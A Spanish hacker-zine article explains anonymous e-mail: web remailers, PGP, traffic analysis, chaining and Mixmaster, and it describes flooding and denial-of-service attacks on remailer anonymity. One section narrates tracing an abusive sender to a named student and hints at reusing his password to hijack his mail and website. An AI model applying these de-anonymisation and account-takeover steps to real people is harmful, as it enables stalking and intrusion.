Hasta entonces, cutre pero efectivo, no gastas un duro y si has sido cuidadoso
dandote de alta no has dejado huellas. Y si te preguntas porque te comento
algo que ya no funciona....abre los ojos, Geocities es el unico que ofrece
formularios ahi fuera?. Si?. Pues fale, a buscar que son dos dias.

.1 ESCENARIO I: CORREO ANONIMO EN LA WEB

"Quien hubiera pensado que la web tendria tantos datos?" . Netspeare

Cada dos por tres alguien abre un remailer anonimo que tarda dos semanas
en cerrar por las quejas, el abuso, el consumo de banda... aqui vamos
a hablar de remailers que funcionan en la web y de los que se puede esperar
mayor estabilidad, no voy a dar direcciones en este articulo, algunas se
dieron en otros numeros, el resto debereis buscarlas (no estabais aburridos?)

En primer lugar tenemos algo asi como MyEmail (estoy escribiendo de
memoria porque no me acuerdo de donde lo tengo apuntado ;-D) que es un
servicio cutrecillo de entrega de correo anonimo pero que no recomiendo
a nadie como metodo habitual. Despachado.

En segundo lugar tenemos el de Geoff Keating, un applet de Java que
es en realidad un front-end para enviar el correo desde tu navegador
(Java-enabled of course!) a un remailer 'tradicional', el tipo ese es
australiano asi que ya teneis el dominio de primer nivel :-).
Funcionar, funciona y hasta se pueden elegir un par de cosas. Potable.

En tercero el famoso Replay que ofrece correo anonimo con las posibilidades
de enlazado ("chaining") de remailers y con *conexion segura*. Majete.

Si quieres aprender a enviar correo anonimo para insultar, faltar, amenazar...
tu mismo pero yo voy a explicar este tema teniendo en mente que lo que te
interesa es que nadie pueda interceptar tu correo y ver a quien escribes y
que le dices.
Si lo que te va es el matonerismo de barrio tan solo recuerda que si
algun dia nos encontramos y puedo pisarte lo hare sin remordimiento.

-- Debilidad numero 1

Cualquiera que tenga acceso a los datos de nuestra conexion con Replay
puede ver que es lo que enviamos (o sea, texto, ruta y destinatario).
De que sirve enviar correo anonimo si cualquiera puede ver *que* pones
y a *quien* escribes?. A menos que lo que busques sea abusar del anonimato
y no _usar_ el anonimato.
Tiene acceso a dicha conexion por supuesto todos los sitios por los

que van pasando tus paquetes (hop-traceroute), tu proveedor (evidente)
y cualquiera que este interesado en "capturar" los datos que lleguen
a Replay.
Puedes dar por seguro que cada vez que conectes con un remailer estas
siendo monitorizado, es algo que los operadores de remailers reconocen
y previenen a sus usuarios acerca del "log" sistematico de mensajes
entrantes y salientes de un remailer.
Y si no usas remailer tranquilo, TAMBIEN estan logueando los tuyos.

Solucion 1: Usar la conexion SSL con Replay de manera que nuestros datos
viajen cifrados hasta el servidor del remailer.

-- Debilidad numero 2

Ok, tenemos ya establecida una sesion segura con Replay, escribimos un texto
ponemos la direccion, picamos el boton. Lo he hecho bien?. NO del todo!.
Reflexionemos, Replay borra tu IP y se auto-nombra originador del mensaje
pero segun sale de Replay el mensaje viaja en claro, por lo tanto cualquier
persona que tenga acceso a alguna conexion entre Replay y el destinatario
final puede leerlo, cualquier persona/organismo que haya "pinchado" el buzon
de destino puede leerlo, cualquier trabajador del proveedor de destino
podria leerlo, cualquier...

Solucion: Encriptar el texto del mensaje, algo que no suele hacerse ya que
no se tiene preparado y somos pocos los que podemos aplicar el cifrado PGP
mentalmente ;-)

-- Pero a mi no me podrian localizar o si?

Asumiendo que el contricante tiene acceso a capturar los mensajes entrantes
y salientes solo tiene que efectuar un breve trabajo deductivo para
adivinar cual de los mensajes salientes es el que tu has escrito y por
consiguiente saber con quien te escribes.
Si el atacante obtiene el mensaje cuando tu ya no estas conectado (y
dejando aparte que no hayas puesto en el mensaje nada que te implique de
manera obvia) le queda la opcion de vigilar al destinatario y ver a
quien responde este cuando recibe el mensaje.
Si habeis convenido que te conteste mediante Replay y teniendo
en cuenta que hemos admitido que se sigue la pista a todo lo que sale pues
no hay mas que esperar mucho... un par de semanas para ver que cuando A
escribe, B recibe un mensaje. Y cuando B recibe un mensaje, escribe y A
recibe un nuevo mensaje. Poco tiempo hace falta para hallar una clara
secuencia: A escribe-B responde, A escribe-B responde....Lo captas?
Ya tenemos a la "parejita" que se escribe y si los mensajes iban en claro
pues tambien el texto, que alegria!

Hemos acabado la visita a los remailers en la web, evidentemente no es
que no haya ninguno mas pero con los vistos hay mas que suficiente para
hacerse una idea. Seguimos con otras cosas, no esta muy estructurado pero
juro que voy sobrecargado de trabajo, como un 486 con 4Mb intentando correr
Windows NT. Aceptad mis disculpas por la desorganizacion, la informacion
sigue siendo lo importante y esta presente.

.2 EL ENEMIGO
/-\/-\/-\/-\/

"This could be the chance to ensnare our clever friend"

En leyendo hasta aqui, alzose el lector y con tronante voz dijo:

"Oye tio, lo tuyo es muy grave, tu eres un paranoico!!!"

He dicho que ibamos a ver cosas quiza algo extremas, aun no hemos llegado, pero sobre todo es que estamos tratando de algo serio, si quieres ser un cyberpunk de fin de semana o un hacker dominguero alla tu, si quieres estar en primera linea tienes que asumir que te enfrentas a la primera linea. Punto.

Todos los operadores de remailers saben que se efectuan logs de todos los mensajes que se reciben y salen de un remailer (NSA, FBI, CIA, todos a la vez, Guardia Civil, que mas da..)

En todos los paises se han creado unidades "especializadas" contra los crimenes en el "ciberespacio", crees que se pasan todo el dia de farra?, que no tienen que presentar resultados?

La NSA no tiene empacho en reconocer que no solo intercepta y analiza el "ruido electronico" que se produce en el planeta sino que ademas vigila el trafico de *los mensajes de correo electronico*.
Pensabas acaso que el GHQC instalado por los yanquis en UK estaba de adorno? Seguramente su red de espionaje electronico tendra grabados datos para mandar a la carcel o arruinar la carrera de decenas de miles de personas que jamas han reparado en la existencia de esa organizacion, no hay problema porque no van a por ellos, incluso seguramente nada de eso serviria como prueba en un juicio pero la informacion es poder y ellos tienen mas informacion sobre ti de lo que hubieses podido imaginar.
Y puedes apostar a que si bien ellos tienen mas recursos no son los unicos que lo intentan.

Esta vigilancia esta vulnerando la leyes de todos los paises, los derechos constitucionales que protegen la privacidad y la intimidad. Y que?
NADA. Mientras que la policia y el Estado se afana en empapelar a un chavalillo de 17 a¤os porque ha entrado en un ordenador y acaso ha borrado un directorio o ha alterado una pagina web SE BAJAN LOS PANTALONES cuando se trata del poder yanki y todo lo mas seran capaces de hacer alguna "condena" o "declaracion institucional" con la que los chicos de Fort Meade se limpiaran cierta parte de su cuerpo.
Eso si, se haran los gallitos para demostrar lo poderosos que son con algun conejillo al que pillen entrando en la red de su escuela.
Que no seas tu al que agarren accediendo al correo de otro porque te machacan, no te copies un procesador de textos que vale mas que una impresora laser porque te convertiran en un "peligroso delicuente informatico".
Entonces les oiras hablar de sus ’sagradas’ leyes, de su ’deber’ de defender el honor y la privacidad de los ciudadanos...salvo que se trate de algo realmente gordo porque en ese caso olvidaran su ’deber’, se pondran a silbar y miraran hacia otro lado.

Y mientras te bombardean desde las revistas y televisiones con los "peligrosos criminales" de Internet, con los "piratas", "hackers", "crackers" que estan esperando a que te conectes para limpiarte el disco duro y la cuenta corriente no te dejaran oir nada acerca de las actividades del Gran Hermano, nada acerca de los sistemas de reconocimiento y analisis de voz (salvo que sea el que vende IBM) que automaticamente avisan cuando un sujeto cuya voz este "se¤alada" efectua una llamada desde cualquier movil del planeta, nada acerca de como se interceptan y graban comunicaciones a escala industrial, nada acerca de los nuevos satelites de espionaje con transmision de imagenes en tiempo real. La historia de siempre, si vas a saltarte la ley hazlo a lo grande.
Ya lo dijo Stalin:
"Mata a un hombre y seras un asesino"
"Mata a seis millones de hombres y seras un estadista"

Y en esa gran tradicion ningun ejemplo mas ilustrativo que la manera en que

el lider indepentista checheno Dudaiev fue "cazado" por los rusos.
[Por si alguno no leia los periodicos en esa epoca, el espionaje ruso detecto una llamada celular en la que intervenia Dudaiev, determino su posicion, paso los datos a uno de sus cazas y 'misil-mediante' este envio al checheno a un mundo evidentemente mejor]. Menos mal que siempre nos dijeron que tecnologicamente los rusos estaban atrasados...no obstante ellos tambien tienen en marcha unos cuantos juguetes de primer nivel.

Sera por esto por lo que en Espa¤a Timofonica gasta miles de millones promocionando la telefonia movil mientras se hace "la loca" con Internet? Al menos en Internet tenemos la posibilidad de dar esquinazo o eso creemos.

Ahora llamame paranoico pero acepta y entiende que ahi fuera persiste la guerra, la unica guerra real que se libra en terreno virtual, la guerra por el control y distribucion de la informacion y esta vez estamos a la defensiva.

Puede ser que no te importe lo mas minimo, que adoptes la actitud del "a mi no me afecta" pero este zine va dedicado a la gente que cree que *si que le afecta*, tu eres un convidado al que damos la bienvenida pero no el lector al que nos dirigimos o sea que ponte en un rincon y no interrumpas a los mayores ;->

Para ejemplificar un poco lo expuesto hasta ahora tomaremos un caso mitad imaginario/mitad real. Seguidme (conozco el camino)

.3 EJEMPLO ELEMENTAL DE "VUELTA A CASA POR NAVIDAD"
/-\/-\/-\/-\/-\/-\/-\/-\/-\/-\/-\/-\/-\/-\/-\

"El movimiento se demuestra andando"

Recibo mucho correo de un monton de gente diferente, como no podia ser de otra manera de vez en cuando algun estupido tambien me manda sus opiniones que yo, respetuosamente, elimino de mi buzon con toda la rapidez de la que soy capaz.
Hara unos meses un individuo algo casposo me envio lo que el debia considerar un "anonimo" hecho con uno de estos programas de nombre rimbombante y que son una autentica filfa, en pocas palabras venia a nombrarse "unico hacker de Espa¤a" y a poner verde a todo el mundo.
Me rei un rato con el y luego lo junte con un par de mensajes repetidos, un par de spams y otros mensajes sin interes y lo borre. Fin de la historia.

Pero he aqui que tiempo despues leyendo Cyberhack (cyberhack.islatortuga.com) numero 5 me encuentro que al final de la revista se publica un mail del sujeto en cuestion (por lo que comenta ya que en ningun mail daba nombre), como en el correo que me habia enviado se dedica a poner verde a todo el mundo, se autonombra "super-hacker" y despues de insultar todo lo que puede a todos los que puede, declara lo siguiente (cito de memoria):

"Le envie un mail al payaso ese que edita la mierda de Saqueadores y el muy cabron me las va a pagar me ha jodido MI WEB poco despues".

Aparte de que su mensaje sea por completo un chiste considero que Cy fue muy considerado con dicho tipejo cediendole tanto espacio para que vomitase su borrachera, aun tuvo suerte.
Al parecer se refiere a mi tanto en lo de "payaso" como en lo ocurrido con su web. Asi que espero que no se enfade si yo tambien le lanzo a la fama utilizando su mail para un articulo en SET

Para empezar yo NO le j*di su web, no voy por ahi estropeando webs de nadie,

si me dedicase a perseguir a todos los idiotas de Internet tendria mucho mas trabajo del que ya tengo y ademas la estupidez no tiene cura.
Pero en caso de que lo hubiese hecho, repito que no me dedico a ello, podriamos ver como ejemplo de rastreo como "lo hubiese hecho".
Claro que probablemente su web la borro el Instituto Psiquiatrico cuando restringio el acceso a Internet de sus pacientes. :-D

Asi pues imagina (Sicilia 1.922).

Recibes un mensaje de un tipo que se las da de listo usando un programa de esos que a¤aden una cabecera guay del tipo:

"Este correo ha sido generado con
Super Anon Hackers RuleZ v3.0 para hackers del copon".

Sin mas problema que darle a un par de teclas (o a una sola) ves la IP del individuo que remite el mensajito y la hora a la que ha sido enviado (si no sabes hacer esto no te quemes y aprende a usar tu programa de correo electronico).
No sabes muy bien porque pero de repente te ves haciendo una consulta para obtener el DNS de esa IP y ver si te dice algo que te suene, digamos que como era de esperar obtienes un dominio de tu propio pais al que llamaremos EIE y aun mas obtienes el nombre del ordenador especifico dentro de ese dominio al que llamaremos aul36.3x o "bodrio-remitente"
Hace 5?, 10? minutos el originador del mensaje podia ser cualquier persona de la red, ahora esta localizado como alguien relacionado con "EIE" y especificamente con acceso al ordenador aul36.3x.

Lo siguiente es saber donde carajo esta ese ordenador dentro de la red del EIE, si es de uso publico, privado... podrias preguntarselo a un colega que estudiase alli pero y si hubiese sido en Jamaica?, conoces a alguien en Jamaica?.
Usando algunos trucos sucios aprendidos en Vietnam y si hay suerte podras descubrir si el ordenata esta en el Departamento de Agricultura Vasca, en el Aula de Informatica de Acceso Libre, en el Laboratorio de Computacion II (el de la tercera planta)...
Tenemos ya un lugar fisico concreto y una hora de envio aparte de que como su "super-programa-hacker" solo esta disponible para una plataforma no hay mucho que pensar acerca del sistema que utiliza, convirtamonos en detectives!
"Vamos Watson, comienza el juego"

Si el "bodrio-remitente" es de acceso libre sera algo mas complicado pero con un poquito de suerte sera algun alumno listillo y aburrido que emplea de mala manera la conexion Internet que se pone a su disposicion y que utiliza sus horas de clase para molestar a gente pacifica.
"Oiga Holmes, tal como yo lo veo no deberiamos empezar por preguntarnos quien estaba alli a aquella hora?"
"Excelente razonamiento Watson, esta usted progresando"

Como lugar servicial te encuentras por algun lado una lista de horarios de uso de todas las aulas, para mayor comodidad de alumnos y fisgones, resulta que a esa hora toca que aprendar ’Intesne’ los alumnos de..."Informatica de Mogollon". Llevamos casi media hora, estamos perdiendo mucho tiempo por culpa de este inutil!!!.
Pero no todo esta perdido, hemos pasado de 60 millones a unos 40 o 50 posibles sospechosos, tenemos el aliento en su cogote aun asi la ultima reduccion es la mas dificil (ley de rendimientos decrecientes digo yo)
En primer lugar, organizacion. Hay que conseguir la lista de alumnos, como buen centro educativo esta implantado el directorio X.500 y parece que hay suerte, algunas clases no salen, otras muestran unos pocos alumnos pero la del "presunto" parece completa...desde luego hay tipos que nacen estrellados como el que fue a robar a una casa y al irse se dejo olvidada la

cartera con su DNI encima de la mesa. Patetico.
En fin nuestro hombre parece tener un ’mal fario’ considerable. Digo hombre porque unilateralmente y basandome en lo que me sale de las narices he decidido eliminar la posibilidad de que lo haya enviado una mujer, con ello ademas reduzco la lista a dicienueve (19) nombres.
"Eso es un arriesgado golpe intuitivo Holmes"
"Watson, es la conclusion que extraigo basandome en mi experiencia previa"

Bordeando los 40 minutos desperdiciados, en los ultimos 10 no he avanzado gran cosa, me queda el ultimo paso y el mas dificil.

Como demonios se quien de los 19 se sento en el aul36.3x?
{Otro golpe de "suerte" o mejor de ignorancia el dedicarse a enviar mensajes desde un ordenador con IP fija, es mucho mas dificil agarrar a uno dinamico a menos que le pilles mientras aun esta conectado}

Parece sensato pensar que para empezar cada alumno tenga que introducir un login y una clave, si puedo husmear en el EIE podria consultar quien efectuo un log en el "bodrio-remitente" y supuestamente el nombre de usuario me deberia dejar claro quien es en realidad.
Caso de conseguirlo, hipoteticamente hablando, hallariamos algo como que fxxxxx (llamado a partir de ahora Francesc X, supongo que por Francisco o porque nacio en Francia) entro en ese ordenador antes de enviarse el mensaje y salio despues de enviarse, consultamos la lista de la clase y efectivi Wonder! ahi esta el tal Francesc X.
"Caso resuelto, Watson."
"Pero no Holmes!. Aun debemos averiguar quien es ese Francesc X, tenemos el nombre pero no sabemos nada de el, es un fantasma para nosotros, hay que saber todo lo que podamos sobre el!."

Y Holmes, viejo y cansado, enciende otra vez su pipa y se lanza una vez mas a la busqueda como el astuto sabueso que es, al poco de sobrepasar los 60 minutos (60 minutos= 1 hora) dedicados al caso ha conseguido una notable cantidad de informacion, el tal Francesc X parece muy activo en Internet, seguramente sea el "listillo" de su clase y hasta tiene un web propio!!
Ohhh!!!, ya puestos a perder tiempo lo visitamos, guauuu!, que web mas molon, que graficos mas guays!, todo lleno de hackers, lamers y piratas... Cuando crezca quiero ser como tu chavalote, a ver voy a escribirle para decirle que me ense¤e lo que sepa, que pone en ese icono?, hagamos un zoom que la letra es muy peque¤ita... "mailto:fxxx@porrakis.es", un proveedor muy conocido ’Porrakis’, el tipo sabe de Internet no hay duda. };->
Pero mejor no le escribimos que igual se lo toma a mal, quiza otro dia con mas tiempo comprobemos si la misma clave que usa en sus clases la utiliza tambien para acceder a Porrakis, seria curioso verdad?. Entonces tendriamos acceso a su correo y pensandolo bien no me acaba de gustar el fondo que utiliza (hace dificil la lectura), tambien podriamos ’actualizar’ su web... Pero eso es solo pura imaginacion porque realmente este tipo no mereceria que perdiesemos TODA UNA HORA ENTERA por el.

[///Mensaje personal///]
Y oye por cierto, si estas leyendo esto (bastardo ;-)) que sepas que me sabe muy mal lo que te paso, espero que cuando se te borro la web no perdieses ningun archivo del que no hubieses hecho una copia de seguridad :-?.
Animate, seguro que la gente de Underhack, Cyberhack... y todos los que pusiste a bajar de un burro (como a mi pero yo no me lo tomo a mal) estan deseando """ayudarte""" a reconstruir el web. Ya sabes donde encontrarlos/me.
[\\\Mensaje personal\\\]

Y si cualquier ’payaso’ puede hacer algo asi, que puede hacer alguien que tenga los medios tecnicos para interceptar el trafico en los backbones?
Que puede hacer alguien que puede ense¤ar una placa o mencionar que cuenta

con la autorizacion/apoyo/loquesea de "nombre_importante_aqui"?
Alguien que tenga acceso continuo a los datos de un ISP/Telco company?
Alguno de esos "alguien" puede en un futuro no muy lejano poner sus ojos sobre ti y buscar en sus archivos, dejale que se lleve una sorpresa cuando no encuentre lo que espera.

.4 CORREO OFF-LINE
/-\/-\/-\/-\/-\/-\

"El correo se escribe desconectado y se manda conectado. Y punto y a callar."

Menudo tocho que llevo ya escrito y no he pasado del correo (y lo que queda), te recomiendo que abrevies lectura yendote directo al final de la revista porque aunque voy apurado de tiempo me conozco y voy a soltar unas parrafadas de aupa.

Actualmente y gracias al trabajo impagable e impagado de mucha gente existen un buen numero de remailers (genericamente llamados Cyberpunks) que permiten facilmente el envio de informacion de manera relativamente segura, anonima y gratuita.
Basicamente escribes un mensaje en casita, le a¤ades una informacion complementaria para que el remailer sepa que hacer con el y se lo mandas al remailer (para direcciones, modos de empleo...bucear en SETs anteriores y moverse un poco por la red).
Pongamos por ejemplo que voy a usar el remailer Cracker para enviar un mensaje a un tal Phil Clinton y veamos al mismo tiempo los inconvenientes que podrian surgir y como subsanarlos.

-- Debilidad numero 1

Cualquiera que "monitorice" tu conexion puede ver que envias un mensaje a un remailer y las indicaciones de reenvio y el contenido. Nefasto.
Solucion: Encriptar el texto con la clave PGP del destinatario

-- Debilidad numero 2

Ahora no puede ver el contenido del texto pero si que puede ver las indicaciones para el remailer, entre ellas el destinatario final.
Solucion: Encriptar el mensaje al remailer (con la clave del remailer) de tal manera que lo unico que se ve es algo como:

::
Encrypted: PGP

--Begin PGP message---
Mucha letruca por aqui.......

Pues ya esta, esto es infalible, no ve a quien se lo envio ni que le digo porque como tambien esta encriptado con la clave del destinatario cuando salga del remailer continuara encriptado!!. Pues....NO (hay que j*derse)

-- Debilidad numero 1

Todavia no hemos hablado del subject, si envias un mensaje con el subject x y cuando salga del remailer conserva el mismo subject x.... acabas de

venderte a ti mismo.
Para prevenir esto la mayoria de remailers cambian de manera automatica el Subject a 'Anonymous message' y permiten el personalizar el Subject mediante el 'parsing' de ##, en el caso de personalizarlo no te olvides que si envias las indicaciones en claro vuelves a la situacion anterior de Debilidad 1.

-- Debilidad numero 2

Que pasa con el tama¤o?. El mensaje que tu envies tendra un tama¤o determinado por lo que cualquier mensaje mayor queda automaticamente descartado, asi el atacante en la salida del remailer sabe que debe esperar un mensaje de tama¤o x (donde x es igual al tama¤o original de tu mensaje menos el tama¤o aproximado que se pierde cuando el remailer desencripta el mensaje PGP para leer sus indicaciones y manda el "autentico" mensaje)
Es muy factible que el atacante tenga solo unas pocas opciones que concuerden, especialmente si tu mensaje es extremadamente largo o corto, sin lugar a dudas alguna de esas opciones podra descartarse de inmediato.

Solucion: Utilizar la opcion Latent-Time: para que el remailer "aguante" el mensaje durante el tiempo especificado. El que este esperando que salga vera pasar un monton mas de mensajes mientras el tuyo "sigue en el horno", en lugar de seguir la pista a 10 tendra que seguir la pista a 100. Para eso le pagan.
En los remailers que lo soporten (pocos aunque en estudio) utilizar "garbage" que mete "basura" al mensaje para alterar su tama¤o y fastidia al malo (llamado atacante). Recordad siempre, los buenos somos nosotros. (sea quien sea nosotros porque la verdad nadie asume nunca el papel de malo)

Ya esta, ya semos felices?. NO. Auuuunnnn haaaayyyy mmmmaaaaassss!!!

Entramos ya en lo que necesitas si te persigue la Mafia rusa, el cartel de Cali y la Guardia Civil. Si es la Interpol quien te sigue entonces tranquilo, te vas solo.
Para empezar hablaremos de enlazar remailers, hasta ahora por mucho empe¤o que le pongamos un atacante podia ir siguiendo la pista de los mensajes que salian y ver a quien iban dirigidos, con algo de intuicion y tiempo se acabaria dando cuenta de a quien escribes. Ejemplo:

Mando un mensajito al remailer Squirrel que parece algo asi como:

```
TO:remailer_address@tomaya.en_las_napias

::
Encrypted: PGP

--Begin PGP message---
Mucha letruca por aqui.......
```

Aparentemente no hay mucho en lo que hincar el diente, si cuando salga del remailer sigue yendo encriptado todo lo mas se podria adivinar a quien va dirigido pero como estamos usando Latent-time y (quiza) garbage la tarea es de enanos, aun asi se supone que usamos el correo con regularidad, los enanos tienen ordenadores y mucha paciencia, mucha.
Que hace el atacante?. Se dedica a "analizar el trafico", que no tiene que ver con la Guardia Urbana, es decir comprueba de manera sistematica quienes reciben mensajes cuando tu escribes y quienes han escrito cuando tu has recibido un mensaje, se trata de una mera cuestion de calculo (no mucho) y tiempo, pero con unos cuantos mensajes enviados y recibidos ya tiene un

abanico reducido de "sospechosos" con sus correspondientes porcentajes de probabilidad.

Por ejemplo:

Digamos que A escribe a B con todas las precauciones vistas hasta ahora.
Digamos que hay un malo-malote (llamese KGB o narco gallego) con los recursos suficientes para interceptar los mensajes salientes y entrantes de los remailers y que sabe quien es A (o B) pero no sabe quien es el otro
Digamos que sabe que A se lo esta poniendo dificil usando remailers y encriptacion para dejarle con las ganas y que siga sin saber con quien se escribe. (A¤adiendole drama: A es su esposa y B podria un ""amigo"" o la policia!!!. Es evidente que el malvado no puede seguir en la duda)

Que hace entonces?. Cuando A escribe un mensaje el malo-malote espera a "verlo salir" del remailer pero es un dia de mucho trafico y se tiene que limitar a apuntar que en las 24h siguientes (tiempo maximo que un remailer retrasa la salida usando Latent-Time) ha visto pasar 50 mensajes "posibles", apunta las direcciones de entrega de los 50 destinatarios y espera...
He aqui que dos dias despues sale del remailer un mensaje dirigido a A, es cuestion de echar la vista atras (a la entrada) y ver la conexion de la que viene, compararla con los destinatarios del mensaje de A y cantar bingo o seguir esperando...
Hasta que A escriba un nuevo mensaje y de entre los "posibles" mensajes salientes solo haya 35 destinatarios que ’repiten’ y esperar...
Para ver si A recibe esta vez una respuesta y podemos cazar a B, o esperar... al tercer mensaje de A tras el cual la lista de destinatarios que *vuelven* a recibir correo se reduce a 12...
Este es basicamente el mecanismo, ahora para tu alegria y como ya he dicho que sepas que se aplica actualmente en TODOS los remailers (y como hemos visto algunas agencias no solo se conforman con "vigilar" a los posibles malos que usen remailers sino que toman nota de TODO el correo electronico), no es 1984 ni ciencia-ficcion es lo que tenemos actualmente en el "mundo libre".

Con paciencia se vuelve a encontrar al esquema del principio.
A escribe: B responde. A escribe: B responde, de vez en cuando se mete alguna C y alguna D pero tenemos el esquema del inicio.
Tanta precaucion no sirve para nada???
Pues si que sirve, de entrada esta vez no tienen el texto y el escribir a alguien no es un hecho que te comprometa en demasia.
En segundo lugar has eliminado al 99% de posibles interceptores, solo alguien (o algo) muy determinado y capaz puede hacer lo que acabamos de exponer.
En tercer lugar un solo mensaje enviado a una persona con la que no tengas una relacion obvia se convierte casi en no-traceable.
[Vuelvo a insistir, si eres un delincuente y te dedicas a amenazar a la gente se presentaran en el remailer con una orden judicial y abreviaran camino]

Para a¤adir un poco mas de barullo a todo esto (y terminar por no saber ni tu mismo a quien escribes ;-)) podemos hacer que el remailer no envie el correo al destinatario sino a OTRO REMAILER, podemos enlazar unos cuantos hasta llegar a un ultimo que enviara el correo a su destinatario final.
A¤adiendo Latent-Time y encriptandolo todo armamos un buen jaleo para los que tengan por trabajo "seguir la pista". La unica pega es que los remailers tienden a perder algunos mensajes, cuantas mas veces bote un mensaje entre remailers mas facil es que se pierda en alguno.
Hay que entender que son servicios gratuitos operados por gente que dedica mucho tiempo y energia a proporcionar un fantastico servicio sin recibir nada a cambio y en ocasiones teniendo que enfrentarse a las consecuencias de que algun spammer haya usado su remailer para sus abominables actos.

Con ello dificultamos el trabajo de "analisis de trafico" y obligamos al atacante a dedicarle mas recursos a su trabajo si quiere mantenerse a nuestra altura, aumentamos tambien el tiempo que nuestro atacante tarda en averiguar con quien nos solemos comunicar.
Una analogia muy simple para aquellos que no acaben de comprender de que estamos hablando, usaremos el consabido telefono, con el permiso de Gila.

Cuando estabamos en la seccion "Correo anonimo en la Web" el atacante podia ver el contenido de nuestros mensajes y a quien los dirigiamos, lo mismo con los recibidos.
En el caso del telefono equivale a que nos han pinchado la linea.

En esta seccion he introducido otro escenario, somos algo mas precavidos pero el atacante tiene medios para acabar averiguando mediante analisis de trafico con quien nos escribimos, la frecuencia..pero NO que le decimos.
En el caso del telefono equivale a que tiene copia de nuestra factura detallada, no sabe que hemos dicho en cada conversacion pero creo que cualquiera podria extraer un par de datos utiles viendo una lista de todas nuestras llamadas.

Si ahora ha quedado algo mas claro es hora de cortar. Tomaos un colacao y volved mas tarde, aun queda mucha chicha y os necesito frescos, esta vez la cosa se complica, los malos son aun mas fuertes y mas listos que nunca, la cosa se pone tan dificil como terminar el Quake 2 usando solo el Blaster.
Toda la emocion vuelve con vosotros en unos momentos.

...Espacio para publicidad aqui....
[El debate: Es Satan compatible con Inferno?]

Aqui estamos otra vez para explicar que pasa cuando los malos se hacen con el control de un remailer, o mejor aun CREAN un remailer para que los confiados conejos les envien sus mails pensando que esos malos nunca sabran lo que escriben y a quien porque ellos son tan listos de usar remailers.
Y los malos siempre son tontos ya se sabe...salvo en la realidad.
Asi que controlan lo que entra y sale de un remailer y ahora ademas uno en su totalidad que les da acceso a todos los mensajes que se ruten a traves de el aunque sea como mero "enlazador".
En este escenario una cosa es evidente, si mandamos un mail a ese remailer sin pedirle que enlace con otro ya tiene la direccion de quien escribe y ya sabe el destinatario (en este nivel damos POR SUPUESTO que todo esta encriptado, cualquier otra cosa es tan trivial que ya ni se plantea).

Pero si estamos enlazando y usando Latent-Time?.
Pues nada mas facil que provocar un DoS (Denial Of Service) a unos cuantos remailers, si le pedimos a un remailer que nos "aguante" el correo 4 u 8 horas y "alguien/algo" se encarga de que ese remailer no reciba (o reciba poco) correo durante ese tiempo, que pasa?. Pues que pierde todo su efecto, nuestro mensaje saldra como si no hubiesemos a¤adido Latent-Time porque no tendra mensajes con los que camuflarse ya que el atacante corto el trafico hacia el remailer tras el mensaje que enviamos nosotros.
Si te vuelve a entrar lo de "este tipo esta loco" solo recordar que aquellos que usan remailers habitualmente saben lo normal que es que muchos remailers sufran "caidas" continuas, algunas muy largas y varios operadores de remailers han denunciado en las news que su remailer se ha visto sometido a un ataque sistematico durante espacios de tiempo tan largos como una semana. Sere paranoico pero a mi me suena a alguien interesado en bloquear un remailer esperando que un mensaje que ha llegado y que posiblemente lleva instrucciones de "retrasar" su salida para despistar a curiosos, si el remailer queda bloqueado cuando el mensaje salga no podra confundirse con ningun, o casi ningun otro ya que ningun mensaje nuevo ha podido llegar.

Para que veas que no estoy loco los operadores de remailers ya se
plantearon este ataque y pensaron una solucion: El "pool".
Cada remailer guarda siempre un numero X de mensajes, ninguno de ellos
sale hasta que el remailer no reciba al menos un nuevo mensaje de tal
modo que tenga X+1 mensajes, entonces escoge uno al azar y lo larga.
Asi si mandamos un mensaje y alguien bloquea el remailer como habremos
pedido que tenga retraso cuando llegue la hora de largarlo seguramente
el remailer no tendra X+1 mensajes por tanto no enviara nuestro mensaje
ni ningun otro hasta que reciba al menos uno. Y aun entonces el que saque
sera al azar.
Ataque obvio: Quien tenga bloqueado el remailer manda SUS mensajes
mientras sigue bloqueando el trafico, cuando por fin salga el nuestro entre
SUS mensajes, crees que distinguira entre los que manda el y el que mandamos
nosotros? ;-)

Hay algunas variantes mas pero giran en esencia sobre el mismo tema, la
manera de manejar el "pool" (reordering) puede cambiar de manera que en
lugar de sacar uno cada vez se saquen varios, el atacante puede no
bloquear el sistema sino simplemente mandar una avalancha de mensajes
para "limpiar el pool" (los mensajes del remailer saldran y todos los
mensajes listos para enviar como "pool" pertenecen al atacante) luego cuando
nosotros mandemos el nuestro el atacante vuelve a mandar otro taco de
mensajes para "limpiar el pool" y al igual que antes sale nuestro mensaje
entre un aluvion de SUS mensajes.
Por no hablar de que el tama¤o sigue siendo un problema, sobre todo si
envias un mensaje largo y de algo mas sencillo aun:
Si el atacante tiene acceso a los mensajes entrantes que tal si en lugar de
jugar a adivinar LO COPIA, lo envia al remailer original unas 80 veces y se
queda sentado viendo como 80 copias identicas salen al mismo tiempo, siguen
la misma ruta y acaban en el mismo buzon?. Desagradable verdad?. Tanto
"enlazado", tanto "pool" y nada.
Afortunadamente eso es "spam" y los remailers actuales bloquean el spam
(ufff!!!) ademas si estas utilizando cuentas nyms habras firmado digitalmente
el mensaje y los nyms no dejan pasar dos veces un mensaje con la misma firma.

Aun asi necesitamos algo mas, necesitamos vitaminas Frudesa o algo que nos
haga sentir seguros. Pero ahi fuera alguien nos escucho y trajo algo
de luz a nuestro frio mundo.

Mixmaster, la batalla continua
==*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*

"Cuan intrincada trama urdimos"

Erase una vez que se era un individuo que habia pensado mucho sobre como
enviar mensajes de manera intraceable y desarrollo un nuevo concepto de
remailer. Y lo llamo Mixmaster. Y le dimos las gracias.

Como ya vamos justos de tiempo y espacio no explicaremos detalladamente
su funcionamiento, ademas Lance Cottrell ya documento todo este tema
estupendamente, solo unos cuantos conceptos:

- Mixmaster utiliza una triple llave DES para encriptar sus mensajes,
mantiene una lista de IDs de mensajes que han pasado por el remailer de
manera que no envia nunca dos veces el mismo mensaje.
- Cada remailer de tipo Mixmaster no puede conocer de ninguna manera la
ruta que seguira el mensaje sino simplemente el siguiente "salto" a otro
Mixmaster (a excepcion del ultimo remailer evidentemente)
- Para prevenir ataques basados en el tama¤o los mensajes se "despiezan" en
paquetes de 10k y SOLO el ultimo remailer de la cadena puede juntarlos,

para los demas todos los ’trozos’ de un mensaje son mensajes independientes
y no hay manera de saber que en realidad son un mismo mensaje dividido.
De esta manera TODOS los mensajes que circulan entre remailers Mixmaster son
SIEMPRE del mismo tama¤o haciendo mucho mas dificil la identificacion de uno
en concreto.

Aun asi nada es perfecto pero si esto no te vale entonces mejor no uses
el correo. :-)
